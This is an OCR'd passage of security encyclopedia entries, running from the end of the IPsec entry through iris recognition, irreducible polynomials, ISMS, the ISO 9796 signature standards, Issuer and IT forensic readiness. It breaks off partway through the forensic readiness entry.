
the same operations are carried out in reverse order. The SPI is consulted to find the corresponding SA. The MAC is applied to the SPI-plus-SN-plus-encrypted payload construct, and the result is compared to the transmitted authentication data. If they are equal, the packet has not been tampered with. The payload is the decrypted, the padding is removed, all the extra fields are discarded, the IP protocol field in the IP header is restored, and the packet is passed up the network stack for further processing.



IPsec, Fig. 3 Encapsulating Security Payload packet construction



IPsec, Fig. 4 Two hosts communicating over a Virtual Private Network. The security gateways are running IPsec in tunnel mode; the hosts are unaware of any security processing taking place



IPsec, Fig. 5 The "road warrior" communicates with its security gateway over IPsec in tunnel mode. Hosts inside the protected domain are also unaware of any security processing

While transport mode is sufficient to provide security services, practical considerations such as lack of IPsec software on end hosts, the need to centrally administer security policies (such as on a firewall or security gateway) render having a tunnel mode be an integral part of IPsec useful. Figures 4 and 5 show the two common cases: in the first, two or more distinct sites join to form a Virtual Private Network. A host in one site does not necessarily know that its peer is on another physical network; from a routing perspective, a tunnel is just a virtual link, and this one happens to be encrypted. Moreover, each site may be numbered out of private address space, which means that tunneling is the only way traffic from one site can reach the other. The security gateways will generally have only one IPsec tunnel between them: the traffic selectors in their corresponding SPDs will specify the entire address range from each site.

Another common use of tunnel mode is the "Road Warrior"; a user in some remote location needs to connect to their main network securely. A tunnel-mode SA is set up between the remote machine and the security gateway. Traffic from the remote machine to its home network is protected by that tunnel and delivered to the security gateway, which in turn passes it on to its eventual destination. An interesting configuration question here is whether to route *all* traffic from the remote machine via the tunnel to the security gateway, or only traffic destined for the home network. To wit, if the road warrior needs to access internal resources and also to browse the web, should the web-browsing traffic first be tunneled through to security gateway and then routed to the Internet, or should it simply use its local interface? This actually is a security issue, not just a configuration issue, as allowing direct Internet-access to the remote machine while the VPN session is in effect may create a traffic path that bypasses the firewalling

mechanisms of the site. A properly configured and managed installation should not have such problems, but they have been known to happen.

Key Exchange

The Internet Key Exchange, version 2 (IKEv2) protocol is responsible for negotiating Security Association parameters and establishing and maintaining cryptographic keys between IPsec endpoints. All IKEv2 communications occur with message pairs between the *Initiator* and the *Responder*. Which endpoint is which is merely a matter of timing; whichever happens to start the process becomes the Initiator, and the other becomes the Responder. Each such message pair is called an *exchange*; unsurprisingly, an exchange consists of a *request* and a *response*. The first pair of exchanges occur once and establish all the information necessary to populate SA data structures of both sides for the particular connection. A third exchange establishes the traffic keys that are used by the IPsec transforms. Because hosts can fail, reboot, etc., an Informational exchange is also defined for management during the lifetime of the SAs.

Any key management protocol, and IKEv2 (and its predecessor, IKE) is no exception, has to work in a somewhat peculiar environment: its own payloads must be cryptographically protected, but obviously IPsec cannot be used for that purpose. Because it runs over UDP, and worse, because it has to run in the presence of NAT, there are limits to the exchange packet sizes, which required very careful design of the protocol.

The first exchange, called IKE_SA_INIT, creates a pair of IKE Security Associations (not to be confused with IPsec SAs). The Initiator sends the responder the SPIs, the list of cryptographic suites it supports for negotiating the IKE SA, its Diffie–Hellman value, and a nonce. The responder sends its own SPIs, chooses one of the suites offered, presents its D-H value and nonce, and optionally requests certificates for the initiator. At this point, both sides can compute the shared D-H secret, called SKEYSEED, which is used by all subsequent operations to generate session keys and traffic keys.

The second exchange, called IKE_AUTH, has each side send, protected by keys derived from SKEYSEED, its own identity, corresponding certificates and certificate requests, and the traffic selectors to use in establishing the actual IPsec SAs.

The third exchange, called CREATE_CHILD_SA, actually establishes the IPsec SAs. The initiator sends the set of IPsec cryptographic suites it supports, and the responder selects one of them. CREATE_CHILD_SA can be repeated as often as desired to establish new traffic keys. The usual reason this is done is because the Sequence Number is about to wrap around (in cases of high traffic rates), or because policy dictates that traffic keys should not stay unchanged for more than a certain amount of time.

There are some additional options that may be specified during the CREATE_CHILD_SA exchange, as well as an INFORMATIONAL exchange which is used to pass control messages. There are also options to enable external authentication systems to be used in lieu of certificates for mutual authentication of initiator and responder. While all this may appear very complex, IKEv2 is actually a much simpler protocol than the one it replaced (IKE), which arguably had too many control "knobs."

IPsec and NAT

Network Address Translation (NAT) is a reality that IPsec has had to face ever since the first "road-warrior" clients appeared. A NAT device can interfere with IPsec in several ways: it may not even pass protocols 50 and 51 (ESP and AH); even if it passes them, there is no specification of how the equivalent of address and port translation should happen, i.e., what to use as a port number; the private IP address of the road-warrior may be used by an unsuspecting key management daemon to pass its IP address to its peer; the original version of IKE expected all traffic to use UDP port 500, but some devices change the source port of translated traffic.

These problems were addressed with IKEv2 and the 2005 revision of the IPsec protocols, which adds the use of UDP port 4500, defines an encapsulation mechanism over UDP. The encapsulation is trivially simple: an ESP header follows the UDP header. Because the same ports are used for IKE traffic, and also for NAT keepalives, the SPI in the ESP header cannot be 0; four consecutive 0 octets following the UDP header indicate that the payload is IKEv2 (or IKE), not ESP. Also, a single 0xff octet is used as a NAT keepalive. The interested reader is referred to the corresponding RFCs: 3947 and 3948.

Policy and Configuration

The architecture document (RFC4301) specifies the concept of the Security Policy Database, but this is done in an abstract way and mostly just to have a consistent way of talking about the problem in subsequent documents. Several attempts were made over the years to standardize the configuration/policy model for IPsec. There are actually two independent problems: configuring the filters, or conditions in general, whereby outgoing traffic should be protected and, correspondingly, incoming traffic would be expected to arrive protected; and also provide a way for applications to know whether they are communicating securely.

Most of the effort has been spent on the former problem. At least one early IPsec implementation under OpenBSD used a policy management language (technically, the KeyNote Trust-Management system) to configure policy in great detail. The IP Security Policy (IPSP) working group produced two documents (RFC 3585 and 3586) which were, however, only informational. A Security Policy Database MIB was eventually also produced (RFC 4807). Much of the configuration work, however, remains system-specific, with each implementation having its own ways of specifying all the various parameters.

Since IPsec operates at the network layer, higher-layer protocols and applications are not necessarily aware of its existence. There are cases, however, when it may be convenient for an application to know whether traffic it is exchanging with another remote application is secured (e.g., a mail user agent talking to a mail repository). While this kind of feature was envisioned early in the development stages of IPsec, it turned out that a transport-layer security protocol (SSL/TLS) was much better suited for this kind of interaction.

Recommended Reading

IPsec is still evolving. As of this writing, the core set of standards documents are RFCs 4301-4309. Many other RFCs address individual aspects. The interested reader is referred to the IETF web page (http://www.ietf.org for the authoritative RFC repository

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300529

IPSec Policy Analysis

Firewalls

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1515

Iris Recognition

Adam Czajka[67] ✉
(67) Department of Computer Science and Engineering, University of Notre Dame, Notre Dame, IN, USA

✉ **Adam Czajka**
Email: aczajka@nd.edu

Definitions

Iris recognition is a biometric recognition method that uses a pattern of a colored part of the eye as a source of individual features.


Background

The iris patterns change randomly from person to person and differ also between eyes of identical twins (Daugman and Downing, 2001). The iris as a biometric trait seems to have been proposed first by French criminologist Alphonse Bertillon Jr. (Bertillon, 1885), who added iris color to his multimodal biometric recognition method. The first contributor to iris recognition methods based on iris patterns rather than color was eye surgeon Frank Burch, who presented his iris-based identification idea in 1936 (Daugman, 2001). A dominant iris recognition solution implemented in most of commercial systems used currently is based on John Daugman's seminal work (Daugman, 1993), where a compact representation of an iris pattern in a form of a binary code was proposed, along with the iris image processing method to ignore occluded parts of the iris annulus.

Theory

The human iris is the outer, muscled part of the choroid and highly protected by the glassy cornea, placed at the front of the eye. Iris color results directly from the density of the melanin pigment included in pigment cells (chromatophores) placed on the trabecular meshwork. Blue eyes have very small melanin density, whereas dark eyes are the consequence of the presence of chromatophores rich in melanin. However, iris color, which is partially dependent on our genes and may vary throughout the life, is not used in biometric recognition. In contrast, ophthalmologic observations show that the iris muscle structure is almost independent of the DNA sequence, hence being characterized by marginal genetic penetrance. Thus, the iris pattern is different for each human being, including identical twins, and even between our left and right irises.

To be almost independent of the eye color, in commercial iris recognition systems, the eye is photographed in near-infrared light, in the wavelength range of 700–900 nm (ISO/IEC, 2011). Absorption of light by melanin is smaller in near-infrared than in visible-light bandwidth, and eyes that are dark in visible-light show clear pattern in near-infrared light. A popular iris image processing pipeline includes (a) iris segmentation, where the inner and outer iris boundaries are localized (Fig. 1); (b) detection of occlusions within the iris annulus, such as specular reflections or eyelashes; (c) encoding of non-occluded part of iris pattern; and (d) comparison of feature vectors. The 2D Gabor wavelet-based image filtering, followed by storing only sign of the filtering result for selected image regions, was a dominant algorithm of iris template creation for decades. These binary feature vectors have the same structure for each iris, making the comparison process extremely fast by employing fractional Hamming distance. Due to recent advancements in deep learning, end-to-end approaches encompassing all steps of iris image processing started to emerge (Boyd et al., 2019).



Iris Recognition, Fig. 1 Iris image captured in near-infrared light (with a peak wavelength centered around 810 nm) with inner and outer iris boundaries automatically localized (shown in yellow)

Interestingly, iris recognition is often confused with retina recognition. These are two different biometric techniques, and the latter one employs images of blood vessels located on eye fundus.

Applications

Iris recognition is currently one of the most popular biometric modes, applied mainly in physical access control scenarios. Consumers can use iris recognition-enabled ATMs (Planet Biometrics, 2015) or unlock their mobile phones with their eyes (Samsung, 2020). Governments, including those of Ghana, Tanzania, and Somaliland, have used iris recognition to identify duplicate voter registration records ahead of elections (BTT, 2015). The Unique Identification Authority of India has used iris recognition to eliminate duplicates when issuing a national identity number (Unique Identification Authority of India, 2020). The Canada Border Services Agency and US Customs and Border Protection run jointly the NEXUS system, designed to speed up border crossings for low-risk, pre-approved travelers into Canada and the United States (CBSA, 2020).

Open Problems and Future Directions

A strong belief in reliability of iris recognition was debunked in 2002 after demonstrating successful presentation attacks on one of the commercial systems, in which irises printed on a paper were not distinguished from authentic eyes and were matched to authentic biometric templates (Thalheim et al., 2002). Despite almost two decades have passed since presentation of these vulnerabilities, all iris liveness detection competitions (LivDet-Iris) organized since 2013, with last edition in 2017 (Yambay et al., 2017), show that automatic recognition of paper printouts or textured contact lenses is still challenging, especially when some properties of artifacts cannot be predicted by developers of algorithms detecting such anomalies. A lack of effective methods that would be able to detect *unknown* attacks remains one of the most important open problems in iris recognition.

Recent studies (Trokielewicz et al., 2019) demonstrated that iris can preserve identity information even several weeks after demise, if the body is kept in low temperatures. This opens interesting applications of iris recognition in forensics, as a fast, accurate, and contactless method for identification of cadavers. All studies to date, however, were performed with iris scanners designed for living individuals. An open question is what capture strategy is optimal to extract iris features in postmortem setting.

References

BTT (2015) Ghana, Tanzania and Somaliland introduce biometric voter verification. Biom Technol Today 2015(10):3–12. https://doi.org/10.1016/S0969-4765 (15)30151-X, http://www.sciencedirect.com/science/article/pii/S096947651530151X

Bertillon A (1885) La couleur de l'iris. Revue Scientifique, Paris

Boyd A, Czajka A, Bowyer K (2019) Deep learning-based feature extraction in iris recognition: use existing models, fine-tune or train from scratch? In: The 10th IEEE International Conference on Biometrics: Theory, Applications and Systems (BTAS), 23–26 Sept 2019. Tampa, pp 1–8

CBSA (2020) NEXUS. https://www.cbsa-asfc.gc.ca/prog/nexus/menu-eng.html. Online; Accessed 14 May 2020

Daugman J (1993) High confidence visual recognition of persons by a test of statistical independence. IEEE Trans Pattern Anal Mach Intell 15(11):1148–1161

Daugman J (2001) Iris recognition. Am Sci 89:326–333

Daugman J, Downing C (2001) Epigenetic randomness, complexity and singularity of human iris patterns. Proc Biol Sci R Soc 268(1477):1737–1740

ISO/IEC (2011) ISO/IEC 19794-6:2011 – information technology – biometric data interchange formats – part 6: iris image data

Planet Biometrics (2015) IrisGuard awarded for humanitarian solution. https://www.planetbiometrics.com/article-details/i/3680/desc/irisguard-awarded-for-humanitarian-solution. Online; Accessed 14 May 2020

Samsung (2020) How does the iris scanner work on Galaxy S9, Galaxy S9+, and Galaxy Note9? https://www.samsung.com/global/galaxy/what-is/iris-scanning. Online; Accessed 14 May 2020

Thalheim L, Krissler J, Ziegler PM (2002) Biometric access protection devices and their programs put to the test. Available online in c't Magazine, No. 11/2002, p. 114. on-line

Trokielewicz M, Czajka A, Maciejewicz P (2019) Iris recognition after death. IEEE Trans Inf Forensic Secur 14(6):1501–1514

Unique Identification Authority of India (2020) Aadhaar. https://uidai.gov.in. Online; Accessed 14 May 2020

Yambay D, Becker B, Kohli N, Yadav D, Czajka A, Bowyer KW, Schuckers S, Singh R, Vatsa M, Noore A, Gragnaniello D, Sansone C, Verdoliva L, He L, Ru Y, Li H, Liu N, Sun Z, Tan T (2017) LivDet Iris 2017 – iris liveness detection competition 2017. In: IEEE International Joint Conference on Biometrics (IJCB). IEEE, Denver, pp 1–6

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_415

Irreducible Polynomial

Burt Kaliski[68] ✉
(68) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A polynomial that is not divisible by any smaller polynomials other than trivial ones is an *irreducible polynomial*.

Theory

Let $f(x)$ be a polynomial

$$f(x) = f_d x^d + f_{d-1} x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_d$ are elements of a field**F**. If there is another polynomial $g(x)$ over **F** with degree between 1 and $d - 1$ such that $g(x)$ divides $f(x)$, then $f(x)$ is *reducible*. Otherwise, $f(x)$ is irreducible. (Nonzero polynomials of degree 0, i.e., nonzero elements of **F**, divide every polynomial so they are considered "trivial" factors.)

As an example, the polynomial $x^2 + 1$ over the finite field $\mathbf{F}_2$ is reducible since $x^2 + 1 = (x + 1)^2$, whereas the polynomial $x^2 + x + 1$ is irreducible.

A representation of the finite field $\mathbf{F}_{q^d}$ can be constructed from a representation of the finite field $\mathbf{F}_q$ together with an irreducible polynomial $f(x)$ of degree d, for any d, as the polynomial ring over $\mathbf{F}_q$ modulo the

polynomial $f(x)$. The polynomial $f(x)$ defines the Extension Field. In the example just given, $x^2 + x + 1$ defines $\mathbf{F}_4$ over $\mathbf{F}_2$ as $\mathbf{F}_2[x]/(x^2 + x + 1)$.

Cross-References

Extension Field
Field
Finite Field

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_289

ISMS: A Management Framework for Information Security

Angelika Plate[69] ✉
(69) AEXIS Security Consultants, Bonn, Germany

Synonyms

Information security management system; ISO/IEC 27001

Definition

An ISMS (information security management system) is that part of the overall management system, based on a business risk approach, to establish, implement, operate, monitor, review, maintain, and improve information security.

Background

The first publication of a standard for an ISMS appeared in 1998 as a British Standard (BS) 7799 Part 2. BS 7799 Part 2 was based on the idea to provide a management system for the application of the information security controls contained in BS 7799 Part 1. After UK-internal revisions, both standards were considered in ISO due to the large interest these standards generated all over the world.

After further improvements of these standards in the ISO revision process, in the year 2005, the revised version of BS 7799 Part 2 was published as (ISO/IEC 27001), and the revised BS 7799 Part 1 as (ISO/IEC

27002). Since then both standards are frequently applied by plenty of organizations all round the world.

Theory

The ISMS standard (ISO/IEC 27001) provides a foundation for designing and deploying a management system for information security to prevent a variety of business-threatening risks such as the following:

- Financial losses and damages
- Loss of the organization's intellectual capital and intellectual property rights
- Loss of market share
- Poor productivity and performance ratings
- Ineffective operations
- Inability to comply with laws and regulations
- Loss of image and reputation

(ISO/IEC 27001) specifies the requirements and processes for enabling a business to establish, implement, review, monitor, manage, and maintain effective information security. Like ISO 9001, it is built on the Plan-Do-Check-Act process cycle model, as well as on the requirement for continual improvement.

An ISMS relates to the broader roles and responsibilities of an organization such as corporate social responsibility, governance, and legal and regulatory obligations. All these aspects need to be addressed due to the increasing dependence of businesses on information systems and information and communication technologies.

The ISMS is a risk-based specification designed to take care of the information security aspects of corporate governance, protection of tangible and non-tangible assets information and legal and contractual obligations, as well as the wide range of threats to the organization's ICT systems and business processes.

Applying the ISMS risk-management philosophy as part of the business's overall risk approach provides an organization with the means to implement effective information security management in compliance with the organization's objectives and business requirements.

Several other standards have been developed to support the implementation of an ISMS:

- (ISO/IEC 27002) contains a holistic set of information security controls, which can be used to reduce the risks identified in the risk assessment to an acceptable level. The controls address the different topics that need to be considered to achieve consistent information security, such as security aspects related to personnel, physical security, security in operations and communications, access control, incident handling, and business continuity.
- (ISO/IEC 27005) provides explanation about how to carry out a risk assessment and how to successfully implement the resulting controls to achieve overall sound risk management. This International Standard will only provide guidelines for an organization; it will not specify a particular methodology for information security risk management. It is the organization's responsibility to define an approach to risk management that is most suitable to their business.
- ISO/IEC 27006 specifies requirements for bodies providing certification of information security management systems (see also Applications below). It is intended to ensure their creditability as well as their competence to perform audits.

Other standards supporting the ISMS processes are also currently under development, for example, sector-specific standards that address the implementation of an ISMS for different business sectors. An overview of all these standards can be found in (ISO/IEC 27000); this standard is publicly available and can be downloaded at http://standards.iso.org/ittf/PubliclyAvailableSta ndards/index.htm.

Applications

When implementing an ISMS, the organization first needs to have a clear understanding of why information security is important and what should be achieved with the ISMS. This means understanding how information security relates to its specific business objectives, taking into account the expectations of its customers, the financial objectives of the organization, and any relevant regulatory or legal requirements.

The organization’s senior management needs to be actively involved in the decision-making processes concerning objectives, priorities and implementation timeframes. Senior management needs to actively support the leadership of ISMS activities and needs to provide necessary resources and to ensure that all ISMS personnel are adequately trained.

As the ISMS processes and the controls selected to achieve information security are all based on a risk assessment, the selection of a suitable risk-assessment approach and tools are critical to the ongoing effectiveness of an ISMS. The approach taken must be consistent with the culture of the organization concerning the management of other types of risk.

A successful ISMS implementation also requires follow through from planning to operation. The selected controls need to be implemented based on the priorities that the risk assessment has identified and it is necessary that staff is trained in the ISMS processes and controls.

It is inevitable that security incidents will occur and that, from time to time, management reviews or audits will detect nonconformities with ISMS standards, policies, and procedures. When such circumstances arise, don’t just take a tactical approach to solve the problem on an ad hoc basis. Instead, use the ISMS. If procedures and processes are found wanting, then improve them. For example, if they do not support rapid response to a crisis, update them so that they will in future.

Another important aspect of the ISMS standard is certification, which can be achieved by organizations applying the ISMS standard. The certification model used for (ISO/IEC 27001) is exactly the same as for a QMS (quality management system in accordance with ISO 9001) and all the other management system standards, i.e., accredited certification with initial, surveillance, and recertification audits. Therefore, it is also easy to combine several management systems, such as QMS and ISMS and also have combined audits.

Certification can help organizations

- To have an independent review of their information security arrangements
- To prove to business partners that they are working security
- To address requirements in RFPs or from current or future customers

It is important to understand that the ISMS standard (ISO/IEC 27001) is the only standard that is relevant for certification, all other supporting

standards, such as (ISO/IEC 27002; ISO/IEC 27005), are just guidelines that are intended to help implementing the ISMS but are in no form mandatory for certification.

There are currently more than 5800 organizations that have been certified, and overview of these can be found under www.iso27001certificates.com. ISO has also published several ISO Focus papers and other magazines that highlight user experiences and further ideas in the area of ISMS (www.iso.org/iso/magazines.htm).

Recommended Reading

ISO/IEC 27000:2008. Information technology—security techniques—information security management systems—overview and vocabulary

ISO/IEC 27001:2005. Information technology—security techniques—information security management systems—requirements

ISO/IEC 27002:2005. Information technology—security techniques—information security management—code of practice

ISO/IEC 27005:2005. Information technology—security techniques—information security risk management

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300530

ISO 15408 CC -- Common Criteria

Common Criteria

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300531

ISO 19790 2006 Security Requirements for Cryptographic Modules

FIPS 140-2

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300532

ISO/IEC 15408

Common Criteria, from a Security Policies Perspective

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300533

ISO/IEC 27001

ISMS: A Management Framework for Information Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_512

ISO-9796 Signature Standards

Mehdi Tibouchi[70] ✉
(70) Laboratoire d'informatique de l'ENS, École normale supérieure, Paris, France

✉ **Mehdi Tibouchi**
Email: mehdi.tibouchi@normalesup.org

Definition

The ISO 9796 Signature Standards are a series of standards published by ISO for digital signatures using the RSA cryptosystem. Each of these standards specifies an encoding function μ such that the signature of a given message m is computed as:

$$\sigma = \mu(m)^{1/e} \bmod N \tag{1}$$

Moreover, these standards support message recovery, in the sense that the message m, or at least a part of it, is embedded in $\mu(m)$ with some redundancy and can, thus, be recovered as part of signature verification.

Background

The first realization of digital signatures was proposed by Rivest et al. (1978) as part of their seminal 1977 paper: a signer with RSA public key (N, e) signs a message m as $\sigma = m^{1/e} \bmod N$.

This method is not really satisfactory, however, since an adversary seeing (m, σ) can produce valid signatures on many other messages: for example, $(c^e \cdot m, c \cdot \sigma)$ is a valid message-signature pair for any $c \bmod N$. This vulnerability was exploited to forge certificates as early as the mid-

1980s (Misarsky 1998). In particular, this “textbook RSA” signature scheme does not satisfy what is now recognized as the proper security notion for signatures, namely, *existential unforgeability under chosen message attacks*, as introduced by Goldwasser et al. (1988).

Some signature schemes provably secure in this strong sense were constructed in the 1980s, but they were extremely inefficient. To achieve this level of security in a practical manner, it was proposed to use “padded” RSA signatures of the form (1) with encoding functions μ carefully chosen to thwart the aforementioned homomorphic attacks, even though a complete proof of security was out of reach.

Theory

ISO/IEC 9796-1 (1999), initially published in 1991, was the first international standard for digital signatures. In this case, the encoded message $\mu(m)$ contains the bytes of m interspersed with redundancy from an error-correcting code. The encoding function μ is constructed to avoid homomorphic attacks (Guillou et al. 1990); for example, it ensures that $c \cdot \mu(m)$ is never a valid encoding for $c \neq 1 \bmod N$. The standard could, thus, withstand cryptanalytic efforts for most of the 1990s (Misarsky 1998). However, successful attacks were published in 1999 (Coppersmith et al. 2008), which caused it to be withdrawn.

With the widespread availability of efficient cryptographic hash functions, a second standard, ISO/IEC 9796-2 (1997), was published in 1997. For long messages, it features partial message recovery with an encoding function taking the following form:

$$\mu(m) = 6\mathrm{A}_{16} \| m\,[1] \| \mathrm{HASH}(m) \| \mathrm{BC}_{16}$$

where HASH is a cryptographic hash function of fixed bit length k_h, and m(Bellare and Rogaway 1996) is a prefix of m long enough to ensure that $\mu(m)$ is of full size. The recommended digest size k_h was initially between 128 and 160 bits. This was shown to be insecure in 1999 (Coron et al. 1999). The updated, currently valid standard, ISO/IEC 9796-2:2002 (2002), mandates that $k_h \geq 160$, which was eventually shown to be insecure as well in 2009 (Coron et al. 2009).

This current version of ISO/IEC 9796 also standardizes a more robust encoding function, PSS, which contrary to all the previous encodings, is proved to be secure (unforgeable under chose n message attacks) in the random oracle model (Bellare and Rogaway 1996).

Applications

Despite its vulnerabilities, the ISO/IEC 9796-2:2002 ad hoc encoding remains in widespread use. It is the signature scheme used in such applications as the EMV specification for credit card payment authentication.

Recommended Reading

Bellare M, Rogaway P (1996) The exact security of digital signatures – how to sign with RSA and Rabin. In: EUROCRYPT, pp 399–416

Coppersmith D, Coron J-S, Grieu F, Halevi S, Jutla CS, Naccache D, Stern JP (2008) Cryptanalysis of ISO/IEC 9796-1. J Cryptol 21(1):27–51
[MathSciNet]

Coron J-S, Naccache D, Stern JP (1999) On the security of RSA padding. In: Wiener MJ (ed) CRYPTO. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 1–18

Coron J-S, Naccache D, Tibouchi M, Weinmann R-P (2009) Practical cryptanalysis of ISO/IEC 9796-2 and EMV signatures. In: Halevi S (ed) CRYPTO. Lecture notes in computer science, vol 5677. Springer, Berlin, pp 428–444

Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
[MathSciNet]

Guillou L-C, Quisquater J-J, Walker M, Landrock P, Shafer C (1990) Precautions taken against various potential attacks in ISO/IEC DIS 9796. In: EUROCRYPT, pp 465–473

ISO/IEC 9796-1 (1999) Information technology – security techniques – digital signature schemes giving message recovery – part 1: mechanisms using redundancy. ISO, Geneva

ISO/IEC 9796-2 (1997) Information technology – security techniques – digital signature schemes giving message recovery – part 2: mechanisms using a hash function. ISO, Geneva

ISO/IEC 9796-2:2002 (2002) Information technology – security techniques – digital signature schemes giving message recovery – part 2: integer factorization based mechanisms. ISO, Geneva

Misarsky J-F (1998) How (not) to design RSA signature schemes. In: Imai H, Zheng Y (eds) Public key cryptography. Lecture notes in computer science, vol 1431. Springer, Berlin, pp 14–28

Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_290

Issuer

Marijke De Soete[71] ✉
(71) Security4Biz, Oostkamp, Belgium

Definition

In card retail payment schemes and electronic commerce, there are normally two parties involved in a payment transaction: a customer and a merchant. The issuer is the bank of the customer. In other words, the financial institution that makes payment cards available to customers (cardholders), authorizes transactions at POS terminals or ATMs and guarantees payment to the acquirer for transactions that are in conformity with the rules of the relevant payment scheme.

In more general terms, an issuer is used in the context of service providers. It indicates the party that is responsible for the application related to the service which distributes it, possibly on a token, to the customer. Examples are mobile network operators issuing SIMs/UICCs, governments issuing e-ID cards and passports, etc.

Recommended Reading

www.ecb.europa.eu

www.emvco.com

www.mobeyforum.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1679

IT Forensic Readiness

Ludwig Englbrecht[72] ✉
(72) Chair of Information Systems, University of Regensburg, Regensburg, Germany

✉ **Ludwig Englbrecht**
Email: ludwig.englbrecht@ur.de
Email: Ludwig.Englbrecht@wiwi.uni-regensburg.de

Synonyms

Digital forensic readiness; Forensic readiness

Definition

IT forensic readiness is an approach to minimize the costs of a digital forensic investigation combined with maximizing an organization's capability to collect evidence with legal credibility.

Background

A digital forensic (DF) investigation is usually carried out after an incident has occurred. It can take a long time from the detection of an incident to the final resolution. This consumes a considerable amount of resources like personnel and consulting and licensing costs. Since these costs can even exceed the company's profits, a proactive implementation of possible DF measures to reduce the costs is needed. Therefore, in the last few years, the proactive view of DF methods and structures in terms of digital forensic readiness (DFR) has moved to the focus of research and practice.

Theory and Application

Tan (2001) defined the term DFR and enforced research in this direction. He proposes two main objectives of DFR which are (1) maximizing an environment's ability to collect credible digital evidence and (2) minimizing the cost of forensics in an incident response (Tan, 2001). Further, Tan names five different areas that affect the DF process and to achieve DFR within an organization. For each area, the author mentions several aspects an organization should consider to be ready for a DF investigation. These areas are:

- How logging is done
- What is logged
- Intrusion detection systems (IDS)
- Forensic acquisition
- Evidence handling

Rowlingson (2004) addresses DFR from an organizational view toward integrating appropriate measures into a company. He discusses ten basic steps from different areas within an organization that are important for DFR. Besides a focus on digital evidence handling, he also encourages as one of the first scientists the establishment of internal guidelines, policies, and trainings to achieve the successful implementation of DFR.

The authors Pangalos and Katos (2010) extended the definition as "the state of the organization where certain controls are in place in order to facilitate the DF process and to assist in anticipation of unauthorized actions shown to be disruptive to planned operations." This definition emphasizes the aspect that it is crucial to pursue a proper support of the entire forensic process. The focus is also turned away from just producing credible digital evidence and adds the *anticipatory* perspective into DFR.

In recent years, it has been demonstrated that DFR not only supports a possible later DF investigation but also reveals weaknesses within the IT organization and sharpens the perception of IT security (Elyas et al., 2014).

Elyas et al. (2014) propose a framework that consists of a set of *forensic factors* within various areas of DFR and a set of *forensic readiness capabilities*.

The successful implementation of DFR in the IT of an organization requires a comprehensive integration of appropriate measures in a wide

range of different areas. In the study of Elyas et al. (2014), critical influencing factors are identified, which have to be considered in order to prepare the company for forensic investigations. Three functions that need to be achieved by DFR are:

- *Regulatory compliance*. Use digital evidence to demonstrate compliance with laws and regulations.
